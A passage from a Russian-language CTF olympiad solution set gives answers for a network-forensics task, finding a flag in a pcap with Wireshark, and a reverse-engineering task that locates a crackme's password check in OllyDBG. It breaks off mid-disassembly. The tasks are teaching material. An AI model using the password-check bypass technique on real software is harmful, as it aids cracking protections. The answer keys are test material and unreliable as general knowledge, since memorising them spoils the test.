



**Задания заключительного по направлению
«Безопасность информационных систем и технологий
критически важных объектов»**


Практическая часть

1. [forensic, 2]

Приветствую, хакер. Тебе предстоит проникнуть в архивы Сетевого Дозора, виртуальной фракции, которая задумывает выпустить ИИ из Черного Заслона. Твоя задача – отыскать в файле секретный флаг, который оставил нам неизвестный помощник, и отправить на проверку через форму ниже.


Решение.

Шаг 1 – Сначала открыть «Wireshark»





Шаг 2 - Затем нажмите «File» в правом верхнем углу приложения Wireshark и выберите «Open». Теперь перейдите туда, где вы сохранили файл «CTF.pcap», и выберите его.





CTF.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	:::1	:::1	TCP	128	34072 → 3..
2	0.000398	:::1	:::1	TCP	103	35432 → 3..
3	0.000422	:::1	:::1	TCP	86	34072 → 3..
4	0.000457	:::1	:::1	TCP	100	34072 → 3..
5	0.000576	:::1	:::1	TCP	152	35432 → 3..
6	0.000711	:::1	:::1	TCP	100	34072 → 3..
7	0.000834	:::1	:::1	UDP	438	50671 → 5..
8	0.000875	:::1	:::1	TCP	106	35432 → 3..
9	0.001434	:::1	:::1	TCP	440	34072 → 3..
10	0.001969	:::1	:::1	TCP	268	35432 → 3..
11	0.002166	:::1	:::1	TCP	136	34072 → 3..
12	0.002226	:::1	:::1	TCP	101	35432 → 3..
13	0.002863	:::1	:::1	TCP	128	53076 → 3..
14	0.003021	:::1	:::1	TCP	103	35432 → 5..
15	0.003044	:::1	:::1	TCP	86	53076 → 3..

▶ Frame 1: 128 bytes on wire (1024 bits), 128 b...
 ▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00...
 ▶ Internet Protocol Version 6, Src: :::1, Dst: :...
 ▶ Transmission Control Protocol, Src Port: 3407...
 ▶ Data (42 bytes)

```

0000 00 00 00 00 00 00 00 00 00 00 00 00 00 86 d
0010 93 37 00 4a 06 40 00 00 00 00 00 00 00 00 0
0020 00 00 00 00 00 01 00 00 00 00 00 00 00 00 0
0030 00 00 00 00 00 01 85 18 8a 68 a4 4b 89 2
0040 09 99 80 18 01 04 00 52 00 00 01 01 08 0
0050 b4 61 ab 25 b0 5d 51 00 00 00 29 42 45 4
0060 20 49 53 4f 4c 41 54 49 4f 4e 20 4c 45 5
0070 20 52 45 41 44 20 43 4f 4d 4d 49 54 54 4
    
```

CTF.pcap Packets: 3721 · Displayed: 3721 (100.0%) Profile: Default



Шаг 3 - Теперь, когда файл открыт, мы можем искать флаг. В файле записано несколько разных протоколов. Мы можем начать с просмотра пакетов «HTTP». Чтобы лучше рассмотреть, щелкните пакет правой кнопкой мыши и выберите «Follow > TCP-Stream».

The screenshot shows the Wireshark interface with a list of network packets. Packet 271 is selected, showing an HTTP GET request for /e/index.html. The packet details pane is expanded to show the Hypertext Transfer Protocol section, and the packet bytes pane displays the raw hex and ASCII data of the request.

No.	Time	Source	Destination	Protocol	Length	Info
263	2.104950	:::1	:::1	TCP	136	34072 → 35432 [PSH, ACK] Seq=4485 Ack=2880 Win=260 Len=50 TSval=2871377049 TSecr=2871377049
264	2.104119	:::1	:::1	TCP	101	35432 → 34072 [PSH, ACK] Seq=2880 Ack=4535 Win=8880 Len=15 TSval=2871377049 TSecr=2871377049
265	2.111220	:::1	:::1	TCP	86	53076 → 35432 [ACK] Seq=1986 Ack=1067 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
266	2.119185	:::1	:::1	TCP	86	34084 → 35432 [ACK] Seq=3173 Ack=1890 Win=260 Len=0 TSval=2871377057 TSecr=2871377022
267	2.127366	:::1	:::1	TCP	86	34078 → 35432 [ACK] Seq=4008 Ack=3183 Win=260 Len=0 TSval=2871377073 TSecr=2871377027
268	2.131177	:::1	:::1	TCP	86	53072 → 35432 [ACK] Seq=5234 Ack=3497 Win=260 Len=0 TSval=2871377077 TSecr=2871377033
269	2.139201	:::1	:::1	TCP	86	46330 → 35432 [ACK] Seq=5138 Ack=3442 Win=260 Len=0 TSval=2871377085 TSecr=2871377041
270	2.147190	:::1	:::1	TCP	86	34072 → 35432 [ACK] Seq=4535 Ack=2895 Win=260 Len=0 TSval=2871377093 TSecr=2871377049
271	2.802087	127.0.0.1	127.0.0.1	HTTP	803	GET /e/index.html HTTP/1.1
272	2.802893	127.0.0.1	127.0.0.1	HTTP	246	HTTP/1.1 304 Not Modified
273	2.802915	127.0.0.1	127.0.0.1	TCP	60	35642 → 80 [ACK] Seq=738 Ack=181 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
274	3.105469	:::1	:::1	TCP	128	53076 → 35432 [PSH, ACK] Seq=1986 Ack=1067 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
275	3.105598	:::1	:::1	TCP	103	35432 → 53076 [ACK] Seq=1067 Ack=1986 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
276	3.105614	:::1	:::1	TCP	86	53076 → 35432 [ACK] Seq=2028 Ack=1084 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
277	3.105664	:::1	:::1	TCP	109	53076 → 35432 [PSH, ACK] Seq=2028 Ack=1084 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
278	3.105791	:::1	:::1	TCP	152	35432 → 53076 [PSH, ACK] Seq=1084 Ack=2028 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
279	3.105985	:::1	:::1	TCP	109	53076 → 35432 [PSH, ACK] Seq=2042 Ack=1084 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
280	3.106092	:::1	:::1	UDP	214	50671 → 50671 Len=152
281	3.106122	:::1	:::1	TCP	106	35432 → 53076 [PSH, ACK] Seq=1150 Ack=1084 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
282	3.106829	:::1	:::1	TCP	448	53076 → 35432 [PSH, ACK] Seq=2056 Ack=1084 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
283	3.107427	:::1	:::1	TCP	268	35432 → 53076 [PSH, ACK] Seq=1170 Ack=1084 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
284	3.107920	:::1	:::1	TCP	136	53076 → 35432 [PSH, ACK] Seq=2410 Ack=1084 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
285	3.108031	:::1	:::1	TCP	101	35432 → 53076 [PSH, ACK] Seq=1352 Ack=1084 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
286	3.109018	:::1	:::1	TCP	128	34084 → 35432 [PSH, ACK] Seq=3173 Ack=1084 Win=260 Len=0 TSval=2871377057 TSecr=2871377016
287	3.109105	:::1	:::1	TCP	103	35432 → 34084 [PSH, ACK] Seq=1808 Ack=3173 Win=260 Len=0 TSval=2871377057 TSecr=2871377016

Frame 271: 803 bytes on wire (6424 bits), 803 bytes captured (6424 bits) on interface eth0
 Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
 Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
 Transmission Control Protocol, Src Port: 35642, Dst Port: 80, Seq: 1, Ack: 1, Len: 737
 Hypertext Transfer Protocol

Packet 271 details:

- Get: GET /e/index.html HTTP/1.1
- Host: 127.0.0.1
- User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36


Packet 271 bytes:

```

0000  47 45 54 20 2f 65 2f 69 6e 64 20 68 74 74 70 2f 11
0010  31 30 34 20 6e 6f 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0020  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0030  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0040  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0050  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0060  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0070  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0080  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0090  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0100  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0110  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0120  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0130  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0140  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0150  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0160  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0170  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0180  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0190  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0200  2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
    
```



Шаг 4 - Флаг, F1AG{0q0aerzf5wmr4mgwdacvzw1em6s9zu5r}, можно увидеть на рисунке.




Ответ: 0q0aerzf5wmr4mgwdacvzw1em6s9zu5r

2. [reverse, 3]

Ты только что получил зашифрованное приложение от анонимного информатора, который утверждает, что в нем содержится ключ к разгадке сговора в Найт-Сити. Твой вызов – разreverseить программу и обнаружить пароль, который откроет доступ к базе данных СКУД. Отправьте пароль на проверку через форму ниже.

Решение.

Шаг 1) Запустить программу CrakMe-1.exe






Шаг 2) Ввести любую последовательность букв и цифр и нажать кнопку ОК.



Шаг 3) Запустить отладчик OllyDBG и загрузить в него программу файл



Шаг 4) Выполнить поиск всех текстовых строк в файле



Address	Command	Comments
004015AC	MOV EDX, OFFSET 004640C4	ASCII "CrackME-1"
00401604	ASCII "Sysutils::Exception"	ASCII "Sysutils::Exception"
00401798	ASCII "Exception %", 0	
004017C4	ASCII "System::AnsiStri"	ASCII "System::AnsiString"
004018C4	ASCII "System::TObject", 0	
004018EC	ASCII "Exception *", 0	
00401BA0	ASCII "TForm1 *", 0	
00401C5C	PUSH OFFSET 00464367	ASCII "Password"
00401C61	PUSH OFFSET 0046435B	ASCII "PASSWORD OK"
00401C79	PUSH OFFSET 0046437F	ASCII "Password"
00401C7E	PUSH OFFSET 00464370	ASCII "password FALSE"
00401CB8	ASCII "TForm *", 0	
00401CF0	ASCII "Forms::TForm", 0	
00401D48	ASCII "TForm1", 0	
00401D6E	ASCII "TForm1", 0	
00401D7F	ASCII "Unit1"	
00401EB8	ASCII "Forms::TCustomFo"	ASCII "Forms::TCustomForm"
00401F2C	ASCII "Forms::TScrollin"	ASCII "Forms::TScrollingWinControl"
00401F90	ASCII "System::DelphiIn"	ASCII "System::DelphiInterface<Forms::IDesignerHoo"
00401FFC	ASCII "System::DelphiIn"	ASCII "System::DelphiInterface<Forms::IoleForm>"
0040200C	ASCII "Controls::TWinCo"	ASCII "Controls::TWinControl"
0040212C	ASCII "Controls::TCont"	ASCII "Controls::TControl"
00402198	ASCII "System::DelphiIn"	ASCII "System::DelphiInterface<Controls::IDockMana"
00402230	ASCII "Classes::TCompon"	ASCII "Classes::TComponent"
00402294	ASCII "Classes::TPersis"	ASCII "Classes::TPersistent"
00402436	PUSH 00402404	ASCII "Hagellan MSWHEEL"
0040243B	PUSH 00402408	ASCII "House2"
00402447	PUSH 004024E0	ASCII "MSWHEEL_ROLLMSG"
00402456	PUSH 004024F0	ASCII "MSH_WHEELSUPPORT_MSG"
00402462	PUSH 00402508	ASCII "MSH_SCROLL_LINES_MSG"
004024C4	ASCII "Hagellan MSWHEEL"	ASCII "Hagellan MSWHEEL"
004024D8	ASCII "House2", 0	
004024E0	ASCII "MSWHEEL_ROLLMSG", 0	ASCII "MSWHEEL_ROLLMSG"
004024F0	ASCII "MSH_WHEELSUPPORT"	ASCII "MSH_WHEELSUPPORT_MSG"
00402508	ASCII "MSH_SCROLL_LINES"	ASCII "MSH_SCROLL_LINES_MSG"
00402681	MOV ECX, 00402710	ASCII "GetMonitorInfo"
00402710	ASCII "GetMonitorInfo"	
00402730	MOV ECX, 00402794	ASCII "GetSystemMetrics"
00402794	ASCII "GetSystemMetrics"	
004027BD	MOV ECX, 00402828	ASCII "MonitorFromRect"
00402828	ASCII "MonitorFromRect"	
0040284F	MOV ECX, 004028BC	ASCII "MonitorFromWindow"
004028BC	ASCII "MonitorFromWindow"	ASCII "MonitorFromWindow"
004028E2	MOV ECX, 00402954	ASCII "MonitorFromPoint"
00402954	ASCII "MonitorFromPoint"	
00402980	MOV ECX, 00402A24	ASCII "GetMonitorInfo"
00402A01	PUSH 00402A34	ASCII "DISPLAY"
00402A24	ASCII "GetMonitorInfo"	
00402A34	ASCII "DISPLAY", 0	
00402A54	MOV ECX, 00402AF8	ASCII "GetMonitorInfo"
00402AD5	PUSH 00402B08	ASCII "DISPLAY"
00402AF8	ASCII "GetMonitorInfo"	
00402B08	ASCII "DISPLAY", 0	
00402B28	MOV ECX, 00402BCC	ASCII "GetMonitorInfo"
00402BA9	PUSH 00402BDC	ASCII "DISPLAY"
00402BCC	ASCII "GetMonitorInfo"	
00402BDC	ASCII "DISPLAY", 0	
00402BFC	MOV ECX, 00402D00	ASCII "EnumDisplayMonitors"
00402D00	ASCII "EnumDisplayMonitors"	ASCII "EnumDisplayMonitors"
00402D14	PUSH 00402D74	ASCII "USER32.DLL"

Found 2085 strings and references

Шаг 5) Найти строки с паролем:

00401C5C	PUSH OFFSET 00464367	ASCII "Password"
00401C61	PUSH OFFSET 0046435B	ASCII "PASSWORD OK"
00401C79	PUSH OFFSET 0046437F	ASCII "Password"
00401C7E	PUSH OFFSET 00464370	ASCII "password FALSE"
00401CB8	ASCII "TForm *", 0	

Шаг 6) Нажать мышкой на строчку 00401C7E в отладчике, отладчик перейдет на код, срабатывающий в том случае, если введенный пароль не верен.



```

00401C3C 8055 FC LEA EDX, [LOCAL.1]
00401C3F E8 50180600 CALL 00463494
00401C44 50 PUSH EAX
00401C45 FF40 EC DEC DWORD PTR SS:[LOCAL.5]
00401C48 8045 F4 LEA EAX, [LOCAL.3]
00401C4B BA 02000000 MOV EDI, 2
00401C50 E8 6F170600 CALL 004633C4
00401C55 59 POP ECX
00401C56 84C9 TEST CL, CL
00401C58 74 10 JZ SHORT 00401C77
00401C5A 6A 00 PUSH 0
00401C5C 68 67434600 PUSH OFFSET 00464367
00401C61 68 5B434600 PUSH OFFSET 0046435B
00401C66 6A 00 PUSH 0
00401C68 E8 01200600 CALL <JMP.&USER32.MessageBoxA>
00401C6D 6A 00 PUSH 0
00401C6F E8 C4C70500 CALL 0045E438
00401C74 59 POP ECX
00401C75 EB 13 JMP SHORT 00401C8A
00401C77 6A 00 PUSH 0
00401C79 68 7F434600 PUSH OFFSET 0046437F
00401C7E 68 70434600 PUSH OFFSET 00464370
00401C83 6A 00 PUSH 0
00401C85 E8 E41F0600 CALL <JMP.&USER32.MessageBoxA>
00401C8A FF40 EC DEC DWORD PTR SS:[LOCAL.5]
00401C8D 8045 FC LEA EAX, [LOCAL.1]
00401C90 BA 02000000 MOV EDI, 2
00401C95 E8 2A170600 CALL 004633C4
